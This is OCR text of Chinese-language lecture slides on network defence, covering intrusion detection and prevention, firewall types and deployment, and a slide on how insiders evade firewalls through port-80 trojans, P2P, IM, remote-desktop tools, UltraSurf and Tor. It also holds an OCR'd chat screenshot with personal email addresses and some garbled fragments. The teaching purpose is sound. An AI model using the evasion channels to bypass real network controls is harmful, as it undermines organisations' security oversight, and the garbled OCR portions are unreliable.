

分公司
DB Servers
PCs
防火牆
Browser
Modem
Internet
Web Servers
IDS/IPS
防火牆
防毒牆
總公司
Corporate MainFrame
PCs
Mail Filter
Web Filter
Mail Servers
Modem
Vulerability Scanner
Mobile PC
Sex Drug
筆記型電腦或PDA被偷或遺失
PC成為駭客入侵的最佳跳板

硬碟加解密系統保障可攜式媒體



不因被偷而造成重要機密資料遺失

個人電腦防毒、防火牆及IDS



防止內/外部入侵及使用的控管

什麼是入侵偵測 IDS？

- 監控在電腦或網路上所發生之事件，再分析事件資料以辨別是否為入侵行為，這種動作即稱為入侵偵測。
- 入侵偵測系統
  - Intrusion Detection Systems，IDS
  - 為負責偵測入侵的自動軟體或硬體設備。
- 入侵防禦系統
  - Intrusion Prevention Systems，IPS
  - 又稱IDP，Intrusion Detection and Prevention
  - 閘道式，除偵測外，可直接進行阻擋
  - Virtual Patch

入侵偵測系統與防火牆的差異

- 防火牆被視為網路的守門員，但是它們能提供的防護卻十分有限。它們最大的問題在於，防火牆只能檢查少數的封包內容
- 要檢查封包的內容，企業必須在安全部署中加入入侵偵測的機制。入侵偵測系統可以協助在早期階段辨識攻擊，提供企業組織快速的資安事端分析與更多的回應時間，並部署防禦機制以防範進一步的攻擊事件。

分析引擎

- 特徵偵測(Signature-Based)
  - 使用模式比對法(Pattern Matching)，將收集到的資訊與特徵資料庫進行比對
- 異常偵測(Anomaly-Based)
  - 利用統計工具觀察並列明正常與異常行為，

特徵偵測法

- 採負面表列
- 累積已知攻擊行為特徵(attack pattern)
- 亦會因為正常之行為中有攻擊行為特徵而被誤解為有攻擊行為
- 只可偵測已知的攻擊行為

異常偵測法

- 採正面表列
- 正面表列規範網路正常行為(Normal Activity)，凡不在此正常行為範圍者都視為異常
- 常造成誤判而拒絕正常網路連線
  - 難以定義”Normal Activity”
- 可偵測未知的攻擊行為

網路攻擊側錄分析

- Network Scan: 針對單一內部主機、大量服務
- Network Sweep: 針對大量內部主機、單一服務
- Worm: 針對隨機內外主機、單一服務
- Backdoor: 非常用埠號的活動
- DoS: 針對單一內部主機、單一服務、大量封包、隨機來源
- Exploit: 特定資料內容與行為(cmd.exe等)
- 其他內容解析：P2P、MSN測錄、ftp測錄…

警示與回應

- 被動式反應
  - 記錄並產生報表
  - 通知並警告管理者
  - 發出 SNMP Traps 或通知其他管理程式
- 主動式反應
  - 進一步收集相關訊息
  - 提高環境安全層級
  - 中斷攻擊
  - 阻擋或反擊攻擊者

防火牆的定義


- 隔離兩個以上實體網路的一套系統
- 具有集中管理、執行、監視安全政策之特性
- 可將公開(unTrust、Internet)、危險(DMZ、WAN)的網域與私有、受信任(Trust、LAN)的網域隔離開來

防火牆種類

- 封包過濾型(Packet filter)
- 應用閘道型(Application gateway)
- 電路閘道型(Circuit-level gateway)
- 封包狀態檢測型(Stateful Packet Inspection)
- 次世代網路防火牆(Next generation Firewall)
- 網站防火牆(Web Application Firewall)


封包過濾 – Packet Filter

- 第一代防火牆，又稱為屏障式路由器 (*screening router*)，由網路層(Network Layer, Layer 3）過濾每個封包，通常被使用在路由器或交換器
- 先建立存取控制表(ACL)，檢查每個封包標頭內的四項欄位，並載明允許與不允許的規則：
  - Source IP、Source Port
  - Destination IP、Destination Port
- 僅針對單向流量，不會記錄封包通過防火牆之狀態(State)，
- 無法防止IP偽冒攻擊、無法偵測入侵行為，例如網頁攻擊



應用層閘道 – Application Gateway

- Proxy Server
- 可分辨其網路協定，控制所要提供的服務，如 HTTP、Telnet、FTP、Gopher



- 對每個應用程 但根據不同的服務，必須建立不同的 proxy
- 在區域網路和 Internet 間形成實體的分離，提供較高的安全性，但耗用系統資源，也會延遲網路速度

電路閘道 – Circuit Gateway

- 類似Application Gateway的Proxy Server
- 使用一個Proxy提供所有的服務，只轉送傳輸層(Transport Layer, Layer 4）資料。
- 提供當TCP/UDP連線建立後的安全機制，例如：SOCKS代理伺服器，Client不需使用特殊的代理軟體
- 用在對內部信任的系統
  - 流出的資料經過Circuit-Level Firewall
  - 流進的資料經過Application-Level Firewall

狀態檢查 – Stateful Inspection

- 使用動態封包過濾(Dynamic Packet Filtering)技術，檢測IP封包的內容，透過相關條件以決定封包可以通過或丟棄
- 作用於OSI第三層與第四層，與封包過濾不同的是會保留封包的相關狀態資料，檢視每筆資料的前後關係和順序，例如記錄SYN-ACK-FIN狀態，因此安全性較高，包括
  - TCP sequence Number、TCP flags
  - UDP traffic tracking based on timers
- 新的連線被檢查通過後將新增其資訊至狀態表(State Table)
- 既有連線將透過狀態表查詢是否存在，若存在則通過，不存在則丟棄
- 可防止網路探戡、掃瞄或不合法的異常封包。
- 可防止部分阻絕服務攻擊，例如ACK Flood

封包過濾

- 靜態過濾(Static Packet Filtering)
  - 來源位址(Source IP)、
  - 來源埠號(Source Port)、
  - 目標位址(Destination IP)、
  - 來源埠號(Destination Port)、
  - 允許活動(Action allow/deny)
- 動態過濾(Dynamic Packet Filtering)
  - 除檢查上述參數外，還需記錄並檢查連線狀態

防火牆的優、缺點

- 優點
  - 保護系統免於遭受易被攻擊服務的威脅
  - 控制存取權
  - 集中安全管理
  - 隱密性 – 利用 proxy
  - 統計資料的蒐集
- 缺點
  - 無法限制所有的流量；僅可管控流經設備之流量
  - 無法抵抗後門的攻擊 – 如經由位於內部網路的攻擊行為
  - 無法防止病毒的入侵
  - 防火牆形成流量的瓶頸
  - 集中管理 vs. 分散管理


防火牆的部署位置

- 防火牆通常會放在私有網路的邊緣以隔離外部 internet
- 重要主機前，亦可部署防火牆與其他內部網路隔離
- 防火牆不可與其他網路設備(如：路由器）平行，以避免封包可以略過防火牆
- 需要極高安全的環境可用多層防火牆架構(不同廠牌)，以避免單一防火牆失效或因軟體弱點導致攻擊

防火牆強化 – UTM

- 優點
  - 完整的統合威脅管理功能
  - 降低資安設備建置成本
  - 降低資安設備管理複雜度
- 缺點
  - 效能問題，多功能資安設備之致命傷
  - 整合多種防禦機制於單一設備，無縱深防禦可言


迴避防火牆


網際網路
防火牆只允許WWW常用埠
80/TCP
WWW網拍購物
FTP檔案上傳
P2P檔案分享
IM即時通分享
80/TCP反向式木馬
P2P 使用 80/tcp
IM 使用 80/tcp
無界瀏覽
個資
hacker inside
內部使用者

遠端偷渡管道

- FTP
- 網路硬碟空間
- 網路芳鄰
- 遠端操作
  - Windows 遠端桌面，PCAnywhere，VNC
- 即時通訊
  - MSN, Skype, QQ
- P2P
  - FOXY、BitComet、eDonkey


Web MSN


http://baym-wm16.webmessenger.msn.com - 坚--Rain Stops
阻止
下载 MSN Messenger
收件人： 坚--Rain Stops<shelbyxu@hotmail.com>
坚--Rain Stops 可能无法回复，因为 坚--Rain Stops 的状态是 离开。
Robbie|在Linux下工作 说：
I have only 256 ram, CPU is 1.7G
坚--Rain Stops 说：
should be ok for so few running apps.
坚--Rain Stops 说：
so who is eating up CPU?
Robbie|在Linux下工作 说：
FF&Kontact
坚--Rain Stops 说：
kontact wouldn't have been like this.
Arial
10
发送
最新消息接收时间：05/7/12 下午 6:07
搜索网页...
搜索
完成
http://webmessenger.msn.com - MSN
您需要其他插件以显示此页面的所有媒体。
安装缺失插件...
退出
帮助
Robbie|在Linux下工作
联机
电子邮件：(0)
Guo Yu with prying eyes
Jasper(超越)
Jeffrey
Keren Tan
Susy:凤凰台上凤凰游，凤去台空江自流
zhangdf_ya@yahoo.com.cn
刘子行（离开）
啥也不想（忙碌）
坚--Rain Stops（离开）
有组织,无纪律..
我要...
添加联系人
发送即时消息
发送电子邮件
下载 MSN Messenger
转到我的通讯簿
提供反馈
msn 购物频道
“血拼”无止境 惊喜不打烊
等待 baym-wm16.webm...
编码规范与原则.pdf
Firefox-bin [5]
18:07
2005-07-12

無界瀏覽 UltraSurf


幫助IE自動尋找美國的代理伺服器(Proxy)

洋蔥路由－剝掉一個又一個



- 利用P2P概念傳遞
- 2010年6月，中國長城終於成功封鎖

次世代應用程式防火牆



掃瞄傳輸內容

辨識應用程式

辨識使用者

辨識應用程式

